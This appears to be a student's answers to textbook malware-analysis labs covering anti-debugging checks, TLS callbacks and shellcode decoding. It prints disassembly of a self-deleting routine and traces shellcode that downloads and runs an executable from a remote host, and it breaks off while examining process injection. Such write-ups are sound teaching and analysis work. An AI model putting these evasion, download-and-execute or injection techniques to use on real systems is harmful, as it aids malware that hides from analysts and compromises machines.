a-Analyze the malware found in *Lab16-01.exe* using a debugger. This is the same malware as *Lab09-01.exe*, with added anti-debugging techniques.

i. Which anti-debugging techniques does this malware employ?

Based on the figures below, the anti debugging techniques used are

1. checking being debugged flag
2. checking process heap[10h]
3. checking NtGlobalFlag




Figure 1. Anti debugger

```
0: kd> dt !_PEB
ntdll!_PEB
   +0x000 InheritedAddressSpace : UChar
   +0x001 ReadImageFileExecOptions : UChar
   +0x002 BeingDebugged : UChar
   +0x003 SpareBool : UChar
   +0x004 Mutant : Ptr32 Void
   +0x008 ImageBaseAddress : Ptr32 Void
   +0x00c Ldr : Ptr32 _PEB_LDR_DATA
   +0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
   +0x014 SubSystemData : Ptr32 Void
   +0x018 ProcessHeap : Ptr32 Void
   +0x01c FastPebLock : Ptr32 _RTL_CRITICAL_SECTION
   +0x020 FastPebLockRoutine : Ptr32 Void
   +0x024 FastPebUnlockRoutine : Ptr32 Void
   +0x028 EnvironmentUpdateCount : Uint4B
   +0x02c KernelCallbackTable : Ptr32 Void
   +0x030 SystemReserved : [1] Uint4B
   +0x034 AtlThunkSListPtr32 : Uint4B
   +0x038 FreeList : Ptr32 _PEB_FREE_BLOCK
   +0x03c TlsExpansionCounter : Uint4B
   +0x040 TlsBitmap : Ptr32 Void
   +0x044 TlsBitmapBits : [2] Uint4B
   +0x04c ReadOnlySharedMemoryBase : Ptr32 Void
   +0x050 ReadOnlySharedMemoryHeap : Ptr32 Void
   +0x054 ReadOnlyStaticServerData : Ptr32 Ptr32 Void
   +0x058 AnsiCodePageData : Ptr32 Void
   +0x05c OemCodePageData : Ptr32 Void
   +0x060 UnicodeCaseTableData : Ptr32 Void
   +0x064 NumberOfProcessors : Uint4B
   +0x068 NtGlobalFlag : Uint4B
   +0x070 CriticalSectionTimeout : _LARGE_INTEGER
   +0x078 HeapSegmentReserve : Uint4B
   +0x07c HeapSegmentCommit : Uint4B
   +0x080 HeapDeCommitTotalFreeThreshold : Uint4B
   +0x084 HeapDeCommitFreeBlockThreshold : Uint4B
   +0x088 NumberOfHeaps : Uint4B
```

Figure 2. the offset used




Figure 3. Checking process heap **ii. What happens when each**

anti-debugging technique succeeds?

It will self delete and then terminates by calling the subroutine @00401000.

```
push    esi
push    edi
push    104h                    ; nSize
lea     eax, [ebp+Filename]
push    eax                     ; lpFilename
push    0                       ; hModule
call    ds:GetModuleFileNameA
push    104h                    ; cchBuffer
lea     ecx, [ebp+Filename]
push    ecx                     ; lpszShortPath
lea     edx, [ebp+Filename]
push    edx                     ; lpszLongPath
call    ds:GetShortPathNameA
mov     edi, offset aCDel ; "/c del "
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     eax, ecx
mov     edi, edx
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
lea     edi, [ebp+Filename]
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     ebx, ecx
mov     edi, edx
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
add     edi, 0FFFFFFFFh
mov     ecx, ebx
shr     ecx, 2
rep movsd
mov     ecx, ebx
and     ecx, 3
rep movsb
mov     edi, offset aNul ; " >> NUL"
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     ebx, ecx
mov     edi, edx
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
add     edi, 0FFFFFFFFh
mov     ecx, ebx
shr     ecx, 2
rep movsd
mov     ecx, ebx
and     ecx, 3
rep movsb
push    0                       ; nShowCmd
push    0                       ; lpDirectory
lea     eax, [ebp+Parameters]
push    eax                     ; lpParameters
push    offset File             ; "cmd.exe"
push    0                       ; lpOperation
push    0                       ; hwnd
call    ds:ShellExecuteA
push    0                       ; int
call    _exit
DeleteSelf endp
```

Figure 4. Self Delete & terminates

iii. How can you get around these anti-debugging techniques?

1. Set breakpoint at the checks and manually change the flow in ollydbg
2. Patch the program to make jz to jnz etc 3. use plugins such as phantom.

iv. How do you manually change the structures checked during runtime? use command line

and enter dump fs:[30]+2 (refer to figure 2). Set the byte to 0.




Figure 5. Changing structure

v. Which OllyDbg plug-in will protect you from the anti-debugging techniques used by this malware?

PhantOm plugin will do the job

b. Analyze the malware found in *Lab16-02.exe* using a debugger. The goal of this lab is to figure out the correct password. The malware does not drop a malicious payload.

i. What happens when you run Lab16-02.exe from the command line?

Picture worth a thousand words.




Figure 1. password required

ii. What happens when you run Lab16-02.exe and guess the command-line parameter?




Figure 2. Incorrect password **iii. What is**

the command-line password?

To get the command-line password, we can set breakpoint @0040123A to see what the malware is comparing the password against. However, on running the malware, the program simply terminates.




Figure 3. Callbacks

Seems like 0x00408033 subroutine was called before we reach main method. Analyzing it in IDA Pro, this subroutine is checking for OLLYDBG window via FindWindowA and it is also using OutputDebugString to detect for debugger. Just nop the function at let it return to bypass these checks.

Figure 4. byqrp@ss

and so we got the password… however this password is invalid when tried on the command line with debugger attached.

Lets look at the subroutine @00401090 which is called by the CreateThread function. This function is responsible for generating the password to check against.

```
.tls:00401124                   ror     byte_408032, 7
.tls:0040112B                   mov     ebx, large fs:30h
.tls:00401132                   xor     byte_408033, 0C5h
.tls:00401139                   ror     byte_408033, 4
.tls:00401140                   rol     byte_408031, 4
.tls:00401147                   ror     byte_408030, 3
.tls:0040114E                   xor     byte_408030, 0Dh
.tls:00401155                   ror     byte_408031, 5
.tls:0040115C                   xor     byte_408032, 0ABh
.tls:00401163                   ror     byte_408033, 1
.tls:00401169                   ror     byte_408032, 2
.tls:00401170                   ror     byte_408031, 1
.tls:00401176                   xor     byte_408031, 0FEh
.tls:0040117D                   rol     byte_408030, 6
.tls:00401184                   xor     byte_408030, 72h
.tls:0040118B                   mov     bl, [ebx+2]
.tls:0040118E                   rol     byte_408031, 1
```

Figure 5. BeingDebugged Flag

In the subroutine we can see that there is a check against BeingDebugged Flag… maybe this is the cause of it. Let's fix the structure and see how it goes.




Figure 6. byrrp@ss

The decoded password is "byrrp@ss". However the strncmp will only compare the first 4 characters.




Figure 7. Correct Password

iv. Load Lab16-02.exe into IDA Pro. Where in the main function is strncmp found?

@0x40123A

```
.tls:00401233                mov     eax, [ebp+argv]
.tls:00401236                mov     ecx, [eax+4]
.tls:00401239                push    ecx             ; char *
.tls:0040123A                call    _strncmp
.tls:0040123F                add     esp, 0Ch
.tls:00401242                mov     [ebp+var_4], eax
.tls:00401245                cmp     [ebp+var_4], 0
.tls:00401249                jnz     short loc_40125A
```

Figure 8. strncmp

v. What happens when you load this malware into OllyDbg using the default settings?

The program just terminates. In fact even if I am running it in command line but ollydbg is running in the background, the application will also terminates. **vi. What is unique about the PE structure of Lab16-02.exe?**

There is a .tls section.

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
.tls	00401000	00402000	R	.	X	.	L	para	0001	public	CODE	32	0000	0000	0004	FFFFFFFF	FFFFFFFF
.text	00402000	00407000	R	.	X	.	L	para	0002	public	CODE	32	0000	0000	0004	FFFFFFFF	FFFFFFFF
.idata	00407000	004070C8	R	.	.	.	L	para	0003	public	DATA	32	0000	0000	0004	FFFFFFFF	FFFFFFFF
.rdata	004070C8	00408000	R	.	.	.	L	para	0003	public	DATA	32	0000	0000	0004	FFFFFFFF	FFFFFFFF
.data	00408000	0040C000	R	W	.	.	L	para	0004	public	DATA	32	0000	0000	0004	FFFFFFFF	FFFFFFFF

Figure 9. .tls section

vii. Where is the callback located? (Hint: Use CTRL-E in IDA Pro.)

At address 0x00401060.




Figure 10. Ctrl-E

viii. Which anti-debugging technique is the program using to terminate immediately in the debugger and how can you avoid this check?

1. OLLYDBG window via FindWindowA
2. OutputDebugString to detect for debugger 3. BeingDebugged Flag via fs:[30h]+2

ix. What is the command-line password you see in the debugger after you disable the antidebugging technique?

refer to solution for question iii.

x. Does the password found in the debugger work on the command line?

refer to solution for question iii.

xi. Which anti-debugging techniques account for the different passwords in the debugger and on the command line, and how can you protect against them?

1. OutputDebugString (nop out the callback function)
2. BeingDebuggedFlag (change the structure to set debug flag back to 0)

Practical No. 10

a. Analyze the file *Lab19-01.bin* using *shellcode_launcher.exe*

i. How is the shellcode encoded?

The shellcode is alphabetically encoded. In figure 2, we can see the function responsible for decoding.

```
004011FC  .  41            INC ECX
004011FD  .  41            INC ECX
004011FE  .  41            INC ECX
004011FF  .  41            INC ECX
00401200  .  33C9          XOR ECX,ECX
00401202  .  66:B9 8D01    MOV CX,18D
00401206  .  EB 17         JMP SHORT 0040121F
00401208  $  5E            POP ESI
00401209  .  56            PUSH ESI
0040120A  .  8BFE          MOV EDI,ESI
0040120C  >  AC            LODS BYTE PTR DS:[ESI]
0040120D  .  8AD0          MOV DL,AL
0040120F  .  80EA 41       SUB DL,41
00401212  .  C0E2 04       SHL DL,4
00401215  .  AC            LODS BYTE PTR DS:[ESI]
00401216  .  2C 41         SUB AL,41
00401218  .  02C2          ADD AL,DL
0040121A  .  AA            STOS BYTE PTR ES:[EDI]
0040121B  .  49            DEC ECX
0040121C  .  75 EE         JNZ SHORT 0040120C
0040121E  L. C3            RETN
0040121F  >  E8 E4FFFFFF   CALL 00401208
00401224  .  89E5          MOV EBP,ESP
00401226  .  81EC 4000000( SUB ESP,40
0040122C  .  E9 33414141   JMP 41815364
00401231  $  41            INC ECX                  Lab19-01.00401231(guessed Arg1)
00401232  .  41            INC ECX
00401233  .  41            INC ECX
```

Figure 2. Decoding Function **ii. Which functions does the**

shellcode manually import?

We can use a tool called sctest to help us to emulate the shellcode.

```
remnux@remnux: ~/Desktop
File  Edit  Tabs  Help
remnux@remnux:~/Desktop$ shellcode2exe.py -s Lab19-01.bin
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

Reading string shellcode from file Lab19-01.bin
Generating executable file
Writing file Lab19-01.exe
Done.
remnux@remnux:~/Desktop$ sctest -Svs 1000000 < Lab19-01.bin > sctest-lab19.txt
remnux@remnux:~/Desktop$
```

Figure 3. sctest




Figure 4. sctest output

We can see that the shellcode uses LoadLibraryA, GetSystemDirectory, URLDownloadtoFile and WinExec. We can also use ollydbg to see it live.

iii. What network host does the shellcode communicate with?

As seen in Figure 4, the shellcode communcates with http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe.

iv. What filesystem residue does the shellcode leave?

c:\windows\system32\1.exe

v. What does the shellcode do?

1. Download http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe.
2. Save the payload as c:\windows\system32\1.exe 3. Execute the payload

b- The file *Lab19-02.exe* contains a piece of shellcode that will be injected into another process and run. Analyze this file.

i. What process is injected with the shellcode?

Firing up IDA Pro we can immediately see that a function is called to create a new process and thereafter injecting shellcode into it.

```
text:004013BF ; ---------------------------------------------------------------------------
text:004013BF
text:004013BF loc_4013BF:                             ; CODE XREF: _main+69↑j
text:004013BF                   lea     ecx, [ebp+Data]
text:004013C5                   push    ecx
text:004013C6                   push    offset aGotPathS ; "Got path: %s\n"
text:004013CB                   call    sub_40143D
text:004013D0                   add     esp, 8
text:004013D3                   lea     edx, [ebp+dwProcessId]
text:004013D6                   push    edx             ; int
text:004013D7                   lea     eax, [ebp+Data]
text:004013DD                   push    eax             ; lpCommandLine
text:004013DE                   call    GetProcessID
text:004013E3                   add     esp, 8
text:004013E6                   mov     [ebp+var_8], eax
text:004013E9                   cmp     [ebp+var_8], 0
text:004013ED                   jnz     short loc_401403
text:004013EF                   push    offset aErrorLaunching ; "Error launching new process\n"
text:004013F4                   call    sub_40143D
text:004013F9                   add     esp, 4
text:004013FC                   mov     eax, 1
text:00401401                   jmp     short loc_401438
text:00401403 ; ---------------------------------------------------------------------------
text:00401403
text:00401403 loc_401403:                             ; CODE XREF: _main+AD↑j
text:00401403                   push    1A7h            ; dwSize
text:00401408                   push    offset unk_407030 ; lpBuffer
text:0040140D                   mov     ecx, [ebp+dwProcessId]
text:00401410                   push    ecx             ; dwProcessId
text:00401411                   call    ProcessInjection
text:00401416                   add     esp, 0Ch
text:00401419                   mov     [ebp+var_8], eax
text:0040141C                   cmp     [ebp+var_8], 0
text:00401420                   jnz     short loc_401436
text:00401422                   push    offset aErrorInjecting ; "Error injecting process\n"
text:00401427                   call    sub_40143D
text:0040142C                   add     esp, 4
text:0040142F                   mov     eax, 1
text:00401434                   jmp     short loc_401438
text:00401436 ; ---------------------------------------------------------------------------
```

Figure 1. Launching new process

To see the arguments passed into the GetProcessID function (refer to 0x4013DE) we can set a breakpoint in ollydbg.

Figure 2. iexplore.exe is the targeted process

From figure 2, we can see that iexplore.exe path is passed into a function. The function then use this path to CreateProcess.

ii. Where is the shellcode located?

To find the shellcode, i would first try to find the function call responsible for writing the shellcode into the remote process. **WriteProcessMemory** is a good place to start.

